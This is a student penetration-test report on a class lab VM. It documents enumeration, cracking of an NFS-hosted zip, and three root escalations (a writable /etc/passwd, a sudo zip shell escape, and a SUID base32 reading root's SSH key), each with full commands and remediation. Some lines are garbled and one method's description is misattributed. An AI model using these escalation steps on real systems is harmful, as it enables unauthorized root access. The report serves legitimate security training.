



Final Report

Eastern Washington University CYBR 412

Date: June 4, 2024

Written by: **Hunter Thompson**

Contents

Contact information	2
Assessment overview	2
Services found during scanning	2
Steps used in initial exploitation	3
Additional Actions	5
Finding severity ratings	6
Scope	6
Scope exclusions	6
Vulnerability Summary & Report Card	7
Note	7
Internal Penetration Test Findings	7
IPT-001: /etc/passwd is writable	8
IPT-002: (root) NOPASSWD: /usr/bin/zip	10
IPT-003: base32 Binary Contains SUID Bit	12
IPT-004: NFS Exported Share Information Disclosure	13
IPT-005: PHP Config and Other Files Exposed On the Web	15

Contact information

Name	Title	Contact information
Class administration		
Stu Steiner	Course Teacher	Office: (***) ***-**** Email: *****@****.com
Class attendee		
Hunter Thompson	Student	Office: (***) ***-**** Email: *****@****.com

Assessment overview

From May 30th, 2024, to June 3rd, 2024, EWU CYBR-412 was tasked with testing a virtual machine provided to the class. This report delves into the infrastructure and security of that system, comparing its status with best practices.

The phases of penetration testing activities encompass:

- Discovery: This stage involves scanning and enumeration to uncover any running services, initial access points, and system information.
- Attack: Utilizing information obtained from the discovery phase to exploit vulnerabilities and gain access to the machine, including any privilege escalation.
- Reporting: Producing a comprehensive report detailing the vulnerabilities and weaknesses identified during the machine testing.

Services found during scanning


port	service	service version
22	ssh	OpenSSH 7.9p1
80, 8080	http	Apache httpd 2.4.38
111	rpcbind	2-4 (RPC #100000)/???
2049	nfs	3-4 (RPC #100003)/???
33933	mountd	1-3 (RPC #100005)/???
44115	nlockmgr	1-4 (RPC #100021)/???
50871	mountd	1-3 (RPC #100005)/???
51983	mountd	1-3 (RPC #100005)/???

Steps used in initial exploitation

In the following report, I will outline the specific steps and measures employed to gain root access to the designated machine. The report will focus solely on actions relevant to obtaining root access and will not cover any unrelated activities that did not contribute to this objective. Three distinct methods for achieving root access will be detailed.

1. **Initial Scan:** I began by performing a simple and extensive `nmap` scan on the target machine. This revealed several services, including `ssh` (port 22), `http` (port 80, 8080), `rpcbind` (port 111), `nfs` (port 2049), `mountd` (port 33933, 50871, 51983), and `nlockmgr` (port 44115).
2. **Web Page Enumeration:** After identifying all available services and gathering additional information, I used `gobuster` to scan the web server on ports 80 and 8080. On port 80, I discovered a configuration file with the password "I_love_java" for an SQLite database, which happened to be empty.
3. **Exploring NFS Drive:** After identifying an accessible network drive through the `nmap` scan, I connect it to my local machine. Within the drive, I discovered a zip file that was password-protected. I used `zip2john` to extract the zip hash and then ran `hashcat` to crack the hash. Eventually, I managed to retrieve the password, which turned out to be "java101".
4. **Initial Target Access:** When I unzipped the file, I found a password-protected private SSH key. I used the password I obtained from the config file during the web scan to decrypt the SSH key. Once decrypted, I discovered that the key had a comment of "jeanpaul@dev." After confirming that this was the username associated with the private key, I managed to establish a connection with the target machine using the user key pair.
5. **LinPEAS Scan:** After gaining access to the machine, I used LinPEAS to identify potential methods for privilege escalation. I found three different methods, which are discussed below. For each method, I will explain the details of what LinPEAS identified that allowed for exploitation and eventual escalation to root.
6. **Root Access (Method 1):** For method one, LinPEAS indicated that `/etc/passwd` was writable. Using the information on [hacktricks](#), I created a fake user with the same UID and GID as root and then generated a simple hash using `OpenSSL`. After inserting the information into `/etc/passwd`, I could successfully log in as the root account using the created password for the new "fake user".

```
jeanpaul@CSCD412FinalBox:~$ openssl passwd -1 mypassword
$1$mDcsNZ0p$Qt5jvNhRjt3ZAHE5Pvff//
jeanpaul@CSCD412FinalBox:~$ echo 'hacker:$1$mDcsNZ0p$Qt5jvNhRjt3ZAHE5Pvff//:0:0:root:/root:/bin/bash' | tee -a /etc/passwd
hacker:$1$mDcsNZ0p$Qt5jvNhRjt3ZAHE5Pvff//:0:0:root:/root:/bin/bash
jeanpaul@CSCD412FinalBox:~$ su hacker
Password:
root@CSCD412FinalBox:/home/jeanpaul# cd
root@CSCD412FinalBox:~# id && whoami && cat flag.txt
uid=0(root) gid=0(root) groups=0(root)
root
Congratz on rooting this box !
root@CSCD412FinalBox:~#
```



Bolt - Installation error

You've (probably) installed Bolt in the wrong folder.

It's recommended to install Bolt outside the so-called web root, because 'practical', and it is good for overall security. The reason you are seeing this error is currently serving the incorrect folder as 'web root'. Or, to put it...

Figure 1: Root Access (Method 1)

7. **Root Access (Method 2):** For method 2, LinPEAS revealed that the current user, jeanpaul, had permission to run `zip` using `sudo` without a password. After looking at [GTF0Bins](#) and [hacktricks](#), I discovered that I could exploit `zip`'s shell execution during the file integrity check, to elevate to root permissions.

```
jeanpaul@CSCD412FinalBox:~$ TF=$(mktemp -u) 168.30.10
jeanpaul@CSCD412FinalBox:~$ sudo zip $TF /etc/hosts -T -TT 'sh #'
adding: etc/hosts (deflated 29%)
# cd
# id 66 whoami 66 cat flag.txt
uid=0(root) gid=0(root) groups=0(root)
root
Congratz on rooting this box !
#
```

Figure 2: Root Access: Method 2

8. **Root Access (Method 3):** The last method involved accessing the root account by acquiring its SSH private key. LinPEAS pointed out that the binary `base32` has a SUID, allowing execution with elevated privileges. Using this information, I converted the root's private SSH key into base32, decoded it back to retrieve the private key in plain text, and then used the key to log into the root via SSH.

```
jeanpaul@CSCD412FinalBox:~$ echo 'ls /root/.ssh/' > exploit.sh
jeanpaul@CSCD412FinalBox:~$ sudo zip exploit.zip exploit.sh -T -TT 'sh exploit.sh 2>/dev/null'
updating: exploit.sh (stored 0%)
authorized_keys id_rsa id_rsa.pub
test of exploit.zip OK
jeanpaul@CSCD412FinalBox:~$ base32 /root/.ssh/id_rsa | base32 -d > root_key
jeanpaul@CSCD412FinalBox:~$ nano root_key
jeanpaul@CSCD412FinalBox:~$ exit
logout
Connection to 192.168.30.10 closed.

(vmware@kali)-[~]
$ nvim id_rsa_root

(vmware@kali)-[~]
$ ssh -i id_rsa_root root@192.168.30.10
Linux CSCD412FinalBox 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Jun  4 10:41:59 2024 from 192.168.30.100
root@CSCD412FinalBox:~# id 66 whoami 66 cat flag.txt
uid=0(root) gid=0(root) groups=0(root)
root
Congratz on rooting this box !
root@CSCD412FinalBox:~#
```

Figure 3: Root Access: Method 3

Additional Actions

The actions described below were additional measures taken against the target machine. These actions did not significantly contribute to the privilege escalation and root takeover.

1. **Bolt Admin Access:** As mentioned in "Web Page Enumeration", a password inside of a config file had been identified. Using this password for the webserver on port 8080, I could log into the admin account. With this, I had full admin permission to the website.




Figure 4: Boltwire Admin Access

Finding severity ratings

The following table defines levels of severity and corresponding Vulnerability score range that are used throughout the document to assess vulnerability and risk impact.

Severity	Vulnerability score range	Definition
Critical	9.0 – 10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0 – 8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0 – 6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1 – 3.9	Vulnerabilities are non-exploitable but increase an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No known vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Scope

Scope exclusions

This machine has no scope exclusions as the box is being hosted on a closed internal network and is only a virtual machine used specifically for the classes' Final.

Vulnerability Summary & Report Card

The tables below illustrate the vulnerabilities found throughout the machine given to the class for the CYBR-412 Final report.

Note

There were numerous other discoveries, but the findings presented below only focus on the critical and some high severities. This decision is made due to time constraints and the large number of findings.

Internal Penetration Test Findings

IPT = Internal Penetration Test

3	2	N/A	N/A	N/A
Critical	High	Moderate	Low	Informational


Finding	Severity	Recommendation
IPT-001: <code>/etc/passwd</code> is writable	Critical	Ensure <code>/etc/passwd</code> file permissions are set to 644 and owned by root to prevent unauthorized modifications.
IPT-002: (root) NOPASSWD: <code>/usr/bin/zip</code>	High	Remove the NOPASSWD entry for <code>/usr/bin/zip</code> in the sudoers file to require a password for execution.
IPT-003: <code>base32</code> binary contains SUID bit	High	Remove the SUID bit from the <code>base32</code> binary to prevent unauthorized privilege escalation.
IPT-004: NFS Exported Share Information Disclosure	Critical	Restrict access to the NFS share by configuring allowed IP addresses or hostnames in the <code>/etc/exports</code> file.
IPT-005: PHP config exposed	Critical	Configure the webserver to deny access to sensitive files or move them outside the web root directory.

IPT-001: /etc/passwd is writable

Description:	/etc/passwd has improper permissions that allow unauthorized users to write to it. This file contains critical user account information, and these incorrect permissions enable attackers to add or modify user accounts, leading to privilege escalation or the creation of backdoor accounts.
Risk:	Likelihood: Critical - With writable permissions on /etc/passwd, attackers can easily escalate their privileges or create backdoor accounts.
Tools Used:	nano

Evidence

In Figure 5, LinPEAS indicates the writability of /etc/passwd.




```

Permissions in init, init.d, systemd, and rc.d
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#init-init-d-systemd-and-rc-d

Hashes inside passwd file? ..... /etc/passwd:hacker:$1$mDcsNZ0p$Qt5jvNhRjt3ZAHE5Pvff//:0:0:root:/root:/bin/bash
Writable passwd file? ..... /etc/passwd is writable
Credentials in fstab/mtab? ..... No
Can I read shadow files? ..... No
Can I read shadow plists? ..... No
Can I write shadow plists? ..... No
Can I read opasswd file? ..... No
Can I write in network-scripts? ..... No
Can I read root folder? ..... No
  
```

Figure 5: /etc/passwd is writable

Because of this file's permission, I could add a new user that points towards the root user, allowing me to easily become root.



```

jeanpaul@CSCD412FinalBox:~$ openssl passwd -1 mypassword
$1$mDcsNZ0p$Qt5jvNhRjt3ZAHE5Pvff//
jeanpaul@CSCD412FinalBox:~$ echo 'hacker:$1$mDcsNZ0p$Qt5jvNhRjt3ZAHE5Pvff//:0:0:root:/root:/bin/bash' | tee -a /etc/passwd
hacker:$1$mDcsNZ0p$Qt5jvNhRjt3ZAHE5Pvff//:0:0:root:/root:/bin/bash
jeanpaul@CSCD412FinalBox:~$ su hacker
Password:
root@CSCD412FinalBox:/home/jeanpaul# cd
root@CSCD412FinalBox:~# id && whoami && cat flag.txt
uid=0(root) gid=0(root) groups=0(root)
root
Congratz on rooting this box !
root@CSCD412FinalBox:~#
  
```

Figure 6: Root Access Gained (Method 1)

Remediation

1. Restrict File Permissions:

- Ensure that the `/etc/passwd` file has the correct permissions by using the following command:

```
sudo chmod 644 /etc/passwd  
sudo chown root:root /etc/passwd
```

This will restrict write permissions to the root user only.

IPT-002: (root) NOPASSWD: /usr/bin/zip

Description:	The sudoers file allows the zip command to be executed as root without requiring a password for user jeanpaul . This configuration can be exploited by attackers to escalate privileges.
Risk:	Likelihood: High - Allowing zip execution with root privileges without a password can enable attackers to gain root access or execute arbitrary commands as root.
Tools Used:	sudo, zip

Evidence

In Figure 7, LinPEAS indicates **jeanpaul**'s is permitted to use zip with root privileges without the use of a password.

```
Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
Matching Defaults entries for jeanpaul on CSCD412FinalBox:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jeanpaul may run the following commands on CSCD412FinalBox:
(root) NOPASSWD: /usr/bin/zip
```

Figure 7: No Password Zip Execution

Using the information found on [hacktricks](https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid), I created a fake user with the same UID and GID as root and then generated a simple hash using OpenSSL. After inserting the information into `/etc/passwd`, I successfully logged in as the root account using the created password for the new "fake user".

```
jeanpaul@CSCD412FinalBox:~$ TF=$(mktemp -u) 168.30.30
jeanpaul@CSCD412FinalBox:~$ sudo zip $TF /etc/hosts -T -TT 'sh #'
adding: etc/hosts (deflated 29%)
# cd
# id 00 whoami 00 cat flag.txt
uid=0(root) gid=0(root) groups=0(root)
root
Congratz on rooting this box !
#
```

Figure 8: Root Access Gained (Method 2)

Remediation

1. **Restrict Sudoers Configuration:**

- Edit the sudoers file to remove the NOPASSWD entry for zip. Ensure that only authorized commands are allowed without a password and that they are necessary for operations.

```
sudo visudo
```

Remove or comment out the line:

```
jeanpaul      ALL=(root) NOPASSWD: /usr/bin/zip
```


2. **Use Least Privilege Principle:** Apply the principle of least privilege by limiting the commands that can be run with sudo and by whom. Regularly review and update the sudoers file to ensure minimal privilege escalation paths.

IPT-003: base32 Binary Contains SUID Bit

Description:	The base32 binary contains the SUID bit, allowing it to be executed with elevated privileges. This configuration can be exploited by attackers to gain unauthorized access or escalate privileges.
Risk:	Likelihood: High - The presence of the SUID bit on the base32 binary can allow attackers to execute commands with elevated privileges, potentially leading to a full system compromise.
Tools Used:	base32

Evidence

In Figure 9, LinPEAS indicates that the binary base32 has a high potential for being abused



```

SUID - Check easy privesc, exploits and write perms
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
strings Not Found
strace Not Found
-rwsr-xr-x 1 root root 113K Jun 24 2020 /usr/sbin/mount.nfs
-rwsr-xr-x 1 root root 63K Jul 27 2018 /usr/bin/passwd → Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 53K Jul 27 2018 /usr/bin/chfn → SuSE_9.3/10
-rwsr-xr-x 1 root root 51K Jan 10 2019 /usr/bin/mount → Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 83K Jul 27 2018 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 43K Feb 28 2019 /usr/bin/base32
-rwsr-xr-x 1 root root 44K Jul 27 2018 /usr/bin/newgrp → HP-UX_10.20
-rwsr-xr-x 1 root root 154K Jan 20 2021 /usr/bin/sudo → check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 35K Jan 10 2019 /usr/bin/umount → BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 44K Jul 27 2018 /usr/bin/chsh
-rwsr-xr-x 1 root root 63K Jan 10 2019 /usr/bin/su
-rwsr-xr-x 1 root messagebus 50K Jul 5 2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 10K Mar 28 2017 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 427K Jan 31 2020 /usr/lib/openssh/ssh-keysign
  
```

Figure 9: LinPEAS Base32 SUID

While not performing privilege escalation on its own, it can be used to bypass file and directory restrictions. I did exactly this when retrieving the root's private SSH Key.

Remediation

1. Remove SUID Bit:

- Remove the SUID bit from the base32 binary to prevent unauthorized privilege escalation. This can be done using the following command:

```
sudo chmod u-s /usr/bin/base32
```

2. Verify Permissions:

- Ensure that other binaries on the system do not have unnecessary SUID or SGID (Set Group ID) bits set. This can be checked using the following command:

```
find / -perm /6000 -type f -exec ls -ld {} \;
```

```

jeanpaul@CSCD412FinalBox:~$ echo 'ls /root/.ssh/' > exploit.sh
jeanpaul@CSCD412FinalBox:~$ sudo zip exploit.zip exploit.sh -T -TT 'sh exploit.sh 2>/dev/null'
updating: exploit.sh (stored 0%)
authorized_keys id_rsa id_rsa.pub
test of exploit.zip OK
jeanpaul@CSCD412FinalBox:~$ base32 /root/.ssh/id_rsa | base32 -d > root_key
jeanpaul@CSCD412FinalBox:~$ nano root_key
jeanpaul@CSCD412FinalBox:~$ exit
logout
Connection to 192.168.30.10 closed.

(vmware@kali)-[~]
$ nvim id_rsa_root

(vmware@kali)-[~]
$ ssh -i id_rsa_root root@192.168.30.10
Linux CSCD412FinalBox 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64; root is: /var/www/html/

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Jun  4 10:41:59 2024 from 192.168.30.100
root@CSCD412FinalBox:~# id && whoami && cat flag.txt
uid=0(root) gid=0(root) groups=0(root)
root
Congratz on rooting this box !
root@CSCD412FinalBox:~#

```

Figure 10: Root Access Gained (Method 3)

IPT-004: NFS Exported Share Information Disclosure

Description:	An NFS share was identified that is available for anyone to mount on their system. When mounted, it contained a zip file, though password protected, with a user's private SSH key.
Risk:	Likelihood: Critical - With zero protection from unauthorized access to the share, anyone can access it.
Tools Used:	mount

Evidence

Below is a screenshot of the actions taken to attach the file system on my machine.

Remediation

1. Restrict NFS Share Access:

- Configure the NFS server to restrict access to the share by specifying allowed IP addresses or hostnames in the `/etc/exports` file. For example:

```
/path/to/share 192.168.1.0/24(rw,sync,no_root_squash)
```

```
(vmware@kali)-[~]
$ showmount -e 192.168.30.10
Export list for 192.168.30.10:
/srv/nfs 172.16.0.0/12,10.0.0.0/8,192.168.0.0/16

(vmware@kali)-[~]
$ sudo mount -t nfs 192.168.30.10:/srv/nfs /mnt
[sudo] password for vmware:

(vmware@kali)-[~]
$ cd /mnt

(vmware@kali)-[/mnt]
$ ls
save.zip
```

Figure 11: Mounting NFS Share

This ensures that only specified hosts or networks can mount the share.

2. Implement Authentication and Authorization:

- Use Kerberos for authentication to ensure only authorized users can access the NFS share. This adds a layer of security by requiring users to authenticate before accessing the share.

3. Use Export Options for Security:


- Apply appropriate export options to enhance security. For instance:
 - **ro**: Mount the share as read-only if write access is unnecessary.
 - **no_root_squash**: Prevent client machine root user users from having root privileges on the NFS server.
 - **all_squash**: Map all UIDs and GIDs to the anonymous user, reducing the risk of unauthorized access.
 - **anonuid** and **anongid**: Specify the UID and GID for anonymous users to further control access.

IPT-005: PHP Config and Other Files Exposed On the Web

Description:	PHP configuration files and other sensitive files are accessible via the web. These files can contain sensitive information such as database credentials, server configuration details, and other data that can be leveraged by attackers.
Risk:	Likelihood: Critical - Exposed PHP configuration files and other sensitive files can be accessed by attackers, leading to information disclosure, unauthorized access, and potential system compromise.
Tools Used:	gobuster, Nikto, web browser

Evidence

The figure below shows the contents of the config file we downloaded while traversing the web directories identified via GoBuster.



The screenshot shows a web browser window with a directory listing of /app/config. The listing includes a file named config(1).yaml. To the right, a text editor (GVIM) displays the contents of this file. The file is a YAML configuration for a web application, likely Bolt. It includes database setup instructions, site name, and theme information.

```
# Database setup. The driver can be either 'sqlite', 'mysql' or 'postgres'.
#
# For SQLite, only the databasename is required. However, MySQL and PostgreSQL
# also require 'username', 'password', and optionally 'host' ( and 'port' ) if t
# he database
# server is not on the same host as the web server.
#
# If you're trying out Bolt, just keep it set to SQLite for now.
database:
  driver: sqlite
  databasename: bolt
  username: bolt
  password: I_love_java

# The name of the website
siteName: A sample site
payoff: The amazing payoff goes here

# The theme to use.
#
# Don't edit the provided templates directly, because they _will_ get updated
# in next releases. If you wish to modify a default theme, copy its folder, and
# change the name here accordingly.
"/~/Downloads/config(1).yaml" 470L, 21075B 1,1 Top
```

Figure 12: Web Accessible PHP Config

Remediation

1. Restrict Access to Sensitive Files:

- Configure the webserver to restrict access to PHP configuration files and other sensitive files. For Apache, you can add the following to your .htaccess file:


```
<FilesMatch "\.(env|ini|log|sh|bak|sql|php|config)$">  
    Order allow,deny  
    Deny from all  
    Satisfy All  
</FilesMatch>
```

2. **Move Sensitive Files Outside the Web Root:** Move configuration files and other sensitive files outside the web root directory to prevent direct access via the web.